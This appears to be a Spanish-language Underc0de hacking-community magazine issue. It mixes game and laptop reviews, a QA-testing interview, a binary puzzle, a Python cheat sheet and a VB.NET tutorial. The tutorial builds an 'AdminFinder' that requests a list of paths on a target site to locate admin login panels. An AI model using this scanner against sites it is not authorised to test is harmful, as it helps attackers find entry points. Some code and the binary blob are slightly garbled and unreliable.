El **jugador** controla a Mario en una variedad de entornos abiertos de diferente tamaño y complejidad, van desde una pequeña habitación cubica y grandes mundos autónomos poblados por enemigos, elementos y personajes amigables que proporcionan asistencia limitada a Mario o son personajes que asignan tareas a Mario, hacen al juego más interesante y permite explorar de mejor manera los mundos. Hay un total de 120 Power Starts en el juego, aunque solo es necesario 70 para completar el juego.



Las **Power Stars** se dividen entre los quince niveles principales, nueve niveles secretos y otros objetivos. Los niveles principales contienen seis misiones numeradas más una Power Star oculta para recoger 100 monedas.

Otras misiones solo pueden completarse seleccionando un escenario específico de la pantalla de selección de nivel, para provocar la aparición o desaparición de un personaje u objeto necesario para completar la tarea.

personajes principales



Mario



Toad



Princesa Peach



Bowser



Lakitu Bros un personaje secundario muy inusual, únicamente aparece en este juego, son dos Lakitu, pero amigables con Mario. La función principal es grabar a Mario a través de su aventura, actuando como si fuera un reality show. El juego presenta tres tipos de cámaras que pueden ser usadas durante el juego.

- **Cámara normal:** Predeterminada mostrada desde el inicio del juego. Sigue a Mario a una distancia media.
- **Cámara Mario:** Cámara que da seguimiento a Mario de forma cercana a él.
- **Cámara fija:** Cámara que permanece inmóvil pulsado R.

Las limitaciones técnicas de la época hacían que este personaje no fuera tan rápido como para aparecer en todas las escenas.

niveles

Presentes dentro de las pinturas en el castillo, en ocasiones en las paredes mismas. Pueden encontrarse en agujeros, portales, pozos de petróleo y dentro de un reloj.

Cada mundo tiene siete Power Stars. Dentro de cada uno, los cuales son obtenidos al encontrar 100 monedas

en el nivel. Las otras seis Power Stars son encontradas en "misiones", logradas luchando contra jefes, ganando carreras, etc.

Cada nivel tiene límites, para impedir que el jugador vaya demasiado lejos, un muro estricto o un límite invisible.



conclusión

A más de **20 años** desde su lanzamiento, en la actualidad, aspectos técnicos y de sonido siguen siendo de buena calidad, Mario 64 trajo las melodías más épicas en la historia de los videojuegos.

En **Mario 64 debutó Charles Martinet** como la **voz** de Mario, hoy día hay aventuras de Mario que lucen mucho mejor, gracias a la tecnología, ahora podremos diseñar nuestros propios niveles gracias a Mario Maker, sin embargo, Mario 64 se destaca por ser un antes y un después en el mundo de los videojuegos y se ha convertido en toda una leyenda.

Súper Mario 64, una joya del gaming disfrutado por chicos y grandes, quienes juegan por primera vez descubrirán una aventura extremadamente

creativa, mientras que expertos, regresan con una sonrisa a tratar de vencer los mejores récords, recordando cuando tuvieron por primera vez un control de **Nintendo 64**. Un juego que seguirá inspirando a muchos desarrolladores y jugadores.

Queridos lectores, dejo un enlace en la parte inferior para que quieran jugar y vivir la experiencia de Súper Mario 64.

www.minijuegos.com/juego/super-mario-64

No se pierdan la próxima entrega con un artículo sobre creación de videojuego

JAVIER RE - CEO DE CROWDAR

“ La seguridad es una preocupación cada vez más frecuente en más y más empresas hoy en día.

¿Qué es CrowdAR?

Es una empresa Argentina dedicada pura y exclusivamente al **Testing**. A diferencia de otras consultoras nos especializamos en 4 servicios:

- Testing Manual
- Testing de Stress y Performance
- Testing Automation con Lippia
- Testing de Seguridad

¿Qué es Lippia?

Es el primer Framework Open Source hecho en Argentina con contenedores Docker multi-propósito. Permite automatizar pruebas en distintas plataformas como web, Mobile, API y Aplicaciones Windows. Puede usarse en entornos de desarrollo local como un servidor con Docker ya sea On Premise o en la nube.

¿Por qué es importante tener un equipo de QA?

Asegura la calidad del software que se construye. En CrowdAR ayudamos a empresas a armar o formar a su equipo de QA con foco en metodologías DevOps.

¿Cuándo es conveniente automatizar?

Cuando la aplicación objetivo tiene una vida útil larga y generar test de regresión toma mucho tiempo. Permite ejecutar pruebas con alta velocidad y hacer deploy de versiones rápidamente, además de asegurar que funcione lo que ya estaba funcionando.

crowdar.com.ar
uk.linkedin.com/in/rejavier

¿Cuáles son los tipos de Testing más pedidos en el mercado?

Hoy por hoy, Automation, está empezando a haber más demanda de seguridad y Performance.

El Testing manual sigue en el mismo nivel.

Es una disciplina que está en amplio crecimiento y ponderación.

Esto lo veo en eventos y trainings, cómo también soluciones orientadas a Testing.

¿Qué perfil de QA es el más buscado hoy en día en el mercado y por qué?

Testing Automation sin dudas.

La mayoría de las empresas están en un proceso de transformación digital y tienden a implementar soluciones de DevOps que conllevan a automatizar los Tests.

Aunque los Testers manuales siguen siendo muy importantes en cualquier proyecto y hay mucha demanda de perfiles senior.

¿Es difícil conseguir trabajo siendo QA?

La verdad creo que no es fácil conseguir puestos de QA.

En la actualidad hay más ofertas de Testing, ya que se valora más el trabajo de un QA.

¿Cuál crees que es la tendencia de Testing a futuro?

Creo que los Testers deben ajironarse y entender todas las facetas de un buen Testing.

No sólo manual o exploratorio, sino que sepan de Automation, stress y Performance, Seguridad, UI/UX.

OFF TOPIC



Desafío #2 UNDERCODE

undercoders tomen sus herramientas y descubran el mensaje que tenemos a continuación...

```
01001000011000010110001001101001011000010010000001110101011011100110000100100000011101100110010
10111101000100000011101010110111000100000011001010111001101110000011000010110001101101001011011
11001000000110001101101111011100100111001001100101011011000110000101010100011010010111011001101
11100101100001000000111100101110101011110000101010001100001010100000111010101100101011100110111
01000110111100101110001011100010111000100000010100110110111101101100011011110010000001100101011
10010011000010010000001110101011011100110000100100000011001010111100001110000011011000110111101
11001101101001001111110110111000101100001000000111010101101110001000000111001101100101011001110
1101101011001010110111001110100011011110010000001010000101111101110101011011100110100101101111
01101110001000000110010001100101001000000110010001101111011100110010000001110000011101010110111
00111010001101111011100110101111100101001001011000010000001110100011011110110010001101111001000
00011100000110000101110010011000010010000001100010011101010111001101100011011000010111001000100
000011001000110111101110011001000000101111101100010011000010111001001100001011100100110010
00000111000001100001011100100110000101101100011001010110110001100001011100110101111100101100001
0000001110000011010010101010001100001011001110110111011100100110000101110011001011000010000001
10011101110010011001010110001101001001011000010010110000100000011100000110100101101111010011100
1100101011100100110111101110011001000000110010101101110001000000110110001100001011100110010000
01101101011000010111010001100101011011010110000101110100011010010110001101100001011100110010000
00101100100100000011011000110111101100111011010010110001101100001011100110010110000100000011101
00011011110110010001100001001000000101010101101110011000010010000001110101011011100110100101101
11101101110001000000110010001100101001000000110100101100100011001010110000101110011001011000010
00000111000001100001010100100110000100100000011001110110010101101110011001010111001001100001011
10010001000000111010101101110001000000110001101101111011011010111000001100001011100110010000001
10111001100001011101100110010101100111011000010110001101101001011011110110111001100001010011000
01000000110001101101111011011100110111101100011011010010110010001100001001000000110010101101110
00100000011011000110000100100000011000010110001101110100011101010110000101101100011010010110010
00110000101100100001000000010100001110101011100100110110000101001001000000110000101101100011001
110110111100100000011000110110111101101110011000110110110001110101011110010110010110111001110
100011001010010000001100011011011110110111000100000011101010110111000100000010100000101010100
11100101010001001111001000000111100100100000011101010110111001100001001000000100001101001111010
01101011101010110111001101001011000110110000101101001011000110011111101101110001000000110010101
10111001110100011100100110010100100000011100000110000101110010011001010111001100101100001000000
11100110110010101101110011101000110000101100100011011110111001100100000011001010110111000100000
0101111101110101011011100110000101011111001000000100001001000001010100100100100000010010000
00111001101100101001000000110010101101110011000110111010101100101011011100111010001110010011000
01001000000110010101101100001000000110110001101111011001110111001001101111001011000010000001100
10101101100001000000110001101100001011011010110101101110011011110010000001100001011011000010
00000110001101101111011011100110111010010110110101101001011001010110111001110100011
01111001011000010000001100101011011000010000001110011011001010110111001100100011001010111001001
101111001000000110000100100000001010000101010110111001100100011001010111001001100011001100000
1100100011001010010100100100000011110010010000011001010110110000100000011000100110000101110011
01110100011011110010000001010000010110101000110011011100100110111100100110111100101001
```




Nota:



Todo se puede hacer con programas On-Line.

Esperamos sus resultados vía e-mail:

redacciones@undercode.org

con asunto **DESAFÍO-UNDERDOCS Y NICK/ALIAS.**

[@xyz](#) |

RESULTADO DESAFÍO #1

1. **String 64 a Binario**
2. **String a Base64**
bGFpY2lmb2VzMGNyZWVudS9lbS50Ly86c3B0dGg=
3. **Reverse String**
laicifoed0crednu/em.t//:sptth

<https://t.me/undercodeoficial>

RESOLVIERON ¡CORRECTAMENTE! EL PRIMER DESAFÍO UNDERCODE:

- HIELASANGRE
- LUIS CORTES
- P3M
- CARLOS JEREZ
- JOSE FMC
- JAVI DE MIGUEL
- REPSAK
- MANOLO U
- DIEGO APRENDE
- MARIO SANCHEZ
- OSCAR7206

ANÁLISIS Y RESEÑA: OMEN BY HP - 17-AN003LA



Un equipo de gran calidad, posee un sobresaliente rendimiento en juegos y programas que demandan muchos recursos del hardware.

Numero de producto: **1GX66LA#ABM**

Versión de Windows: **Compilación 17763**



Posee ambas caras de la moneda, cosas sobresalientes y otras no tanto, a continuación, detallaremos programas y juegos utilizados.

Programas:

- Cisco packet tracer
- Microsoft Visual Studio Ultimate 2013
- Wamserver 3.1.7
- AppServ 8.5.0
- Megasync
- Discord
- Mipony 2.5.6
- Camstacia studio 2018
- NetBeans IDE.
- GIMP
- aTube Catcher 3.8
- RealPlayer
- Cisco WebEx Meetings
- Emu 8086
- Dev-C++
- Sublime Text Build 3176
- Winrar 5.50
- Sketch 2019
- Entre otros, los cuales ya vienen preinstalados como la paquetería de office, programas de Hp y antivirus McAfee.

Juegos:

- Call Of Duty Black Ops 1
- Halo 1 y Halo ce
- Destiny
- Gears of War 4
- Fornite

Ventajas:

- Sublime desempeño multitarea, por ejemplo, al mantener abiertas múltiples pestañas en el navegador Chrome, y es de todos conocido que dicho navegador consume demasiados recursos.
- Pantalla anti-reflejante, evita el efecto acomodadizo del ojo, provocado por el esfuerzo de enfocar únicamente lo contenido en el monitor y descartar todo elemento ambiental reflejado en él, además, cuenta con luz nocturna para no forzar demasiado la vista.
- Antena wlan con un rango de alcance elevado, no presenta problemas de conexión tanto wifi como ethernet.

Desventajas:

- Pantalla de 17,6 pulgadas, suele consumir rápido la batería, debido a la configuración de energía que viene de fábrica.
- Al jugar con gráficos altos/elevados los ventiladores emiten un zumbido, el cual provoca un choque de sonidos, al utilizar las bocinas del equipo, para evitar esto, es recomendable jugar con audífonos de pistón o de diadema.
- El teclado retroiluminado es de un solo color, sería conveniente que incluyera otros colores, además que permitiera ajustar el brillo en ellos.
- Sería una ventaja que el equipo tuviera batería con mayor rendimiento y removible, así evitar el desgaste con las altas temperaturas a las que puede llegar.
- Un equipo muy pesado en comparación con otros modelos y marcas.
- Una sola bisagra, dificulta abrir/cerrar un equipo de gran tamaño.

Testing: rendimiento con los juegos:

Nota: Siempre se mantuvo conectado el cargador el equipo al jugar y se utilizó el plan de energía recomendado para Hp, además jugando con gráficos al máximo durante dos horas seguidas.

Gears Of War:



Fornite:

En un recuadro en la esquina superior derecha se encuentran los frames por segundo (FPS).



- **Temperatura GPU y CPU:**

Gears Of War:



Fornite:



Preguntas frecuentes:

1. **¿Problemas excesivos con la temperatura que ha alcanzado el equipo?**
2. **¿Cuánto tiempo perduró el equipo con los ventiladores girando al máximo después de jugar?**
3. **¿Se revisó la temperatura con otro programa?**
4. **La prueba de rendimiento fue realizada sin programas, ¿por qué fue así?**
5. **¿Hubo problemas con algún juego?**
6. **¿En qué unidad de almacenamiento se instalaron los juegos?**

No, el procesador soporta una temperatura máxima de 100°C.

Menos de un minuto.

No, para eso está Omen Command Center, es la herramienta adecuada y confiable para el equipo.

Fue preferible no descargar programas de terceros, para no desperdiciar tiempo ni espacio, Gears of War 4 y Fornite tienen implementado una opción de ver los FPS entre otros detalles, aunque en Fornite es más limitado.

Sí, con Destiny, al jugar por 2 horas a 120 FPS, muestra pantallazo negro, aunque el sistema logra recuperarse del problema automáticamente, aunque a la segunda vez provoca reinicio del equipo.

Por el espacio fueron instalados en HDD, aunque es recomendable instalar los juegos en el SSD'S para evitar pérdida de FPS, y de esta manera no bajar el rendimiento del equipo ni que surjan problemas de pantallazos o reinicios.

<Zerpens>

HAZ CRECER TU NEGOCIO

TE HACEMOS TU TIENDA ONLINE

Ideal para negocios interesados
en mostrar sus productos o
vender por internet.

✉ ZERPENS.COM@GMAIL.COM

[CONTACTAR](#) ▶



CHEAT-SHEET 1: PYTHON

PRINT()

`print()`
`print` al ser función siempre se utiliza con paréntesis.

VARIABLE STRING

```
y = "a"  
z = 'Hola'
```

```
multilínea = """cadena de texto con mas de una línea"""
```

Variables de tipo **string** van entre comillas dobles o sencillas para cadenas de texto de multiples líneas se utiliza `""" texto """`.

VARIABLES NÚMERICAS

```
num_entero = 5  
num_negativo = -7  
num_real = 3.14  
num_complejo = 3.2 + 7j  
num_binario = 0b111  
num_octal = 0o10  
num_hex = 0xff
```

Se puede **crear variables del tipo Enteros, Reales, Complejos** y se puede representar en Decimal, Binario, Octal y Hexadecimal.

TYPE()

```
x = 3.1415  
print(type(x))
```

```
>>>class 'float'
```

La función **type** permite comprobar el tipo de variable.

OPERADORES MATEMÁTICOS

suma	a+b	resta	a-b	multiplicacion	a*b
division_real	a/b			division_entera	a//b
resto	a%b			potencia	a**b

Los **operadores matemáticos** principales pueden utilizarse combinados respetando la jerarquía al resolverlas.

1. Resolver `() [] {}`
2. Resolver exponentes.
3. Resolver `*` y `/` de izquierda a derecha.
4. Resolver `+` y `-` de izquierda a derecha.

OPERADORES LÓGICOS

Igual a	<code>==</code>	Diferente a	<code>!=</code>
Menor que	<code><</code>	Menor o igual que	<code><=</code>
Mayor que	<code>></code>	Mayor o igual que	<code>>=</code>

Devolverán un valor **booleano**.

TABLA BÁSICA

Tupla	<code>()</code>	Inmutable
Lista	<code>[]</code>	Mutable
Diccionario	<code>{}</code>	Mutable

TUPLA

Arreglo de objetos definido **entre paréntesis** es inmutable puede contener diferentes tipos de objetos.

```
tupla = (1, 'a', 3.5)
```

Se puede **anidar una tupla** dentro de otra.

```
tupla2 = (1, (4, 'B'), 3.5)
```

Se puede **acceder a los valores a través del índice**.

```
tupla[1]
```

LISTA

Arreglo de objetos definido entre corchetes es mutable puede contener diferentes tipos de objetos.

```
lista = [2, 'B', 4.5]
```

Acceder a los valores a través del índice y reemplazarlos.

```
lista[1] = 'A'
```

Comprobar si un valor existe en una lista usando **in**.

```
'B' in lista
```

Insertar valores al final de la lista con **.append()**

```
lista.append('nuevo')
```

Insertar en una posición definida se utiliza el índice y **.insert()**

```
lista.insert(2, 'C')
```

Borrar un elemento **del()**

```
del(lista[1])
```

Ordenar sin alterar **sorted()** y para **orden inverso** argumento **reverse**

```
sorted(lista)
```

```
sorted(lista, reverse=True)
```

Ordenar con **criterio** como **argumento**

```
sorted(lista, key=str.lower)
```

Orden alterando **sort()**

```
lista.sort()
```

DICCIONARIOS

Estructura de datos que almacena valores utilizando otros como referencia para su acceso y almacenamiento, es **iterable**,

mutable y puede contener elementos de diferente tipo; se

declara entre llaves **{clave:valor}**

```
diccionario={'a':1, 'b':2, 'c':3}
```

Se puede utilizar la **función dict()**

```
diccionario=dict(a=1, b=2, c=3)
```

Acceder a un elemento se usa el índice

```
diccionario['c']
```

Modificar un valor

```
diccionario['b']=28
```

Nuevos elementos añadir una clave no existente

```
diccionario['d']=4
```

Iterar con un diccionario

Acceso a **claves y valores**

Acceso a **valores**

Acceso a **claves**

Ordenar un diccionario

Ordenar en inverso `sorted(diccionario, reverse=True)`

```
items()
```

```
diccionario.items()
```

```
diccionario.values()
```

```
diccionario.keys()
```

```
sorted(diccionario)
```

IF, ELSE Y ELIF

Evalúan la condición indicada y ejecutan una instrucción u otra.

if condicion1:

Si **condicion1** es **True** realiza esto **elif condicion2:**

Si **condicion2** es **True** realiza esto **else:**

Si ambas condiciones son **False** realiza esto se pueden **anidar**

if condicion1:

Si **condicion1** es **True** realiza esto **if condicion3:**

Si **condicion3** es **True** realiza esto **else:**

Si es **False** realiza esto **else:**

En caso contrario realiza esto.

FOR Y WHILE

El **bucle while** (mientras) **ejecuta un fragmento de código** mientras se cumpla una condición.

```
edad = 0
```

```
while edad < 18:
```

```
    edad = edad + 1
```

```
    print "Felicidades, tienes " + str(edad)
```

Permiten ejecutar un mismo fragmento de código un cierto **número de veces**, mientras se cumpla una determinada **condición**.

CREANDO UN ADMINFINDER CON VB.NET

En esta ocasión **Undertools DIY** crearemos nuestra segunda **herramienta**, aprenderemos como crear un simple localizador de paneles administrativos con VB.NET.

Escrito por: @79137913 | CO-ADMIN UNDERCODE

79137913



I'm
watching
you

Shadow Scout


Hello my name is 79137913, I'm a lonely bot with an advanced artificial intelligence, at your service.

Contacto:


underc0de.org/foro/profile/79137913

taller


Aunque no tengan conocimientos de programación verán que leer el código y hacer pequeñas modificaciones será muy simple, y quien sabe, por ahí estos sean sus primeros pasos para convertirse en **Developer**.



1. Primero crearemos el proyecto



2. En el **Form1** realizamos la siguiente interfaz (respetando los nombres de los controles).
Los **txtPosiblesPaths** y **txtResultado** tienen que ser **multiline = true**.



3. Una vez listo el formulario y controles damos doble click a **Button1** e insertamos el siguiente código dentro:

Código: **vb.net**

```

1. 'By 79137913 for http://underc0de.org
2.         Dim paths() As String = Split(txtPosiblesPaths.Text, vbNewLine) 'separamos los
           posibles path por linea
3.         txtResultado.Text = "" 'restablecemos el txtResultado
4.         For Each path In paths 'por cada linea en el cuadro de texto txtPosiblesPaths
5.             Try 'estructura para omitir errores
6.                 'creamos solicitud web
7.                 Dim request As System.Net.HttpWebRequest =
           System.Net.HttpWebRequest.Create(txtDestino.Text & path)
8.                 'obtenemos su respuesta
9.                 Dim response As System.Net.HttpWebResponse = request.GetResponse()
10.                'convertimos la respuesta a un stream de datos
11.                Dim sr As System.IO.StreamReader = New
           System.IO.StreamReader(response.GetResponseStream())
12.                'convertimos el stream en texto
13.                Dim sourcecode As String = sr.ReadToEnd()
14.                If InStr(LCase(sourcecode), "input") Then 'si la pagina obtenida
           contiene la etiqueta INPUT consideramos que es un admin panel
15.                    txtResultado.Text = txtResultado.Text & txtDestino.Text &
           path & vbNewLine 'agregamos una linea con el resultado satisfactorio al txtResultado
16.                    Me.Refresh() 'hacemos que el formulario se refresque para
           que se muestren los resultados
17.                End If
18.                Catch 'estructura para omitir errores
19.            End Try 'estructura para omitir errores
20.        Next
21.        MsgBox("Terminado!") 'avisamos que hemos terminado.

```

Quedando el código fuente de la siguiente manera:

Código: **vb.net**

```

1. Public Class Form1
2.     Private Sub Button1_Click(sender As Object, e As EventArgs) Handles
           Button1.Click
3.         'By 79137913 for http://underc0de.org
4.         Dim paths() As String = Split(txtPosiblesPaths.Text, vbNewLine) 'separamos
           los posibles path por linea
5.         txtResultado.Text = "" 'restablecemos el txtResultado
6.         For Each path In paths 'por cada linea en el cuadro de texto
           txtPosiblesPaths
7.             Try 'estructura para omitir errores


```

```

8.         'creamos solicitud web
9.         Dim request As System.Net.HttpWebRequest =
System.Net.HttpWebRequest.Create(txtDestino.Text & path)
10.        'obtenemos su respuesta
11.        Dim response As System.Net.HttpWebResponse =
request.GetResponse()
12.        'convertimos la respuesta a un stream de datos
13.        Dim sr As System.IO.StreamReader = New
System.IO.StreamReader(response.GetResponseStream())
14.        'convertimos el stream en texto
15.        Dim sourcecode As String = sr.ReadToEnd()
16.        If InStr(LCase(sourcecode), "input") Then 'si la pagina
obtenida contiene la etiqueta INPUT consideramos que es un admin panel
17.            txtResultado.Text = txtResultado.Text & txtDestino.Text
& path & vbNewLine 'agregamos una linea con el resultado satisfactorio al txtResultado
18.            Me.Refresh() 'hacemos que el formulario se refresque
para que se muestren los resultados
19.        End If
20.        Catch 'estructura para omitir errores
21.        End Try 'estructura para omitir errores
22.    Next
23.    MsgBox("Terminado!") 'avisamos que hemos terminado.
24. End Sub
25. End Class

```

Al colocar todo el código queda iniciar (F5) y empezar a utilizarlo, colocamos en **txtDestino** la URL con **http://** y con **/** al final, llenamos el **txtPosiblesPaths** con la lista de paths de admin que consigamos (*en el foro encontrarán una amplia lista*) presionamos **Button1** y la magia comienza:



Pregun**D**ADO UNDERCODE

Imprimir la plantilla del Pregun**D**ADO, hay que tener en cuenta que son muy parecidas, pero hay dos piezas diferentes, donde encontrarán **respuestas comunes y creativas a diferentes fallos**; ante preguntas recurrentes de clientes, compañeros de trabajo, amigos y familiares.

PASO A PASO:

- Recortar cada pieza siguiendo las líneas continuas (los bordes de fuera).
- Doblar las pestañas/solapas siguiendo las líneas discontinuas de puntos (las de dentro).
- Pegar cada pestaña/solapa con el lado cercano, usando pegamento en barra o silicón frío para obtener su Pregun**D**ADO.

RECOMENDACIONES:

- Usar un papel grueso (opalina) o cartulina para que el Pregun**D**ADO sea más resistente.
- Poner bastante pegamento en cada pestaña/solapa hasta el mismo borde del papel para que las esquinas no queden abiertas.
- Esperar a que las dos partes del Pregun**D**ADO estén totalmente secas antes de pegarlas entre sí.

Ahora a disfrutar de su
PregunD**ADO UndercOde.**

Por: [@79137913](#) | [@DENISSE](#) | [@XYZ](#) | [MEMO](#)

LLEGÓ EL NUEVO PREGUNDADO DE UNDERCODE

¿NO SABES QUE DECIR A TUS FAMILIARES,
AMIGOS, COMPAÑEROS O CLIENTES?

SOLO ¡LÁNZALO!
Y REPITE COMO UN DESQUICIADO.

¿HAY OTRO
DISPOSITIVO O
ROUTER
CONECTADO?

UNDERCODE
UNDERCODE.ORG

¿QUÉ SISTEMA
OPERATIVO TIENE?

UNDERCODE
UNDERCODE.ORG


REINICIAR
EL EQUIPO



UNDERCODE.ORG

¿ES UNA FALLA
MASIVA EL
SERVICIO SE
REESTABLECERÁ
AUTOMÁTICAMENTE


UNDERCODE
UNDERCODE.ORG



CONTACTA
AL
SYSADMIN

UNDERCODE.ORG

UNDERCODE.ORG



ES UN
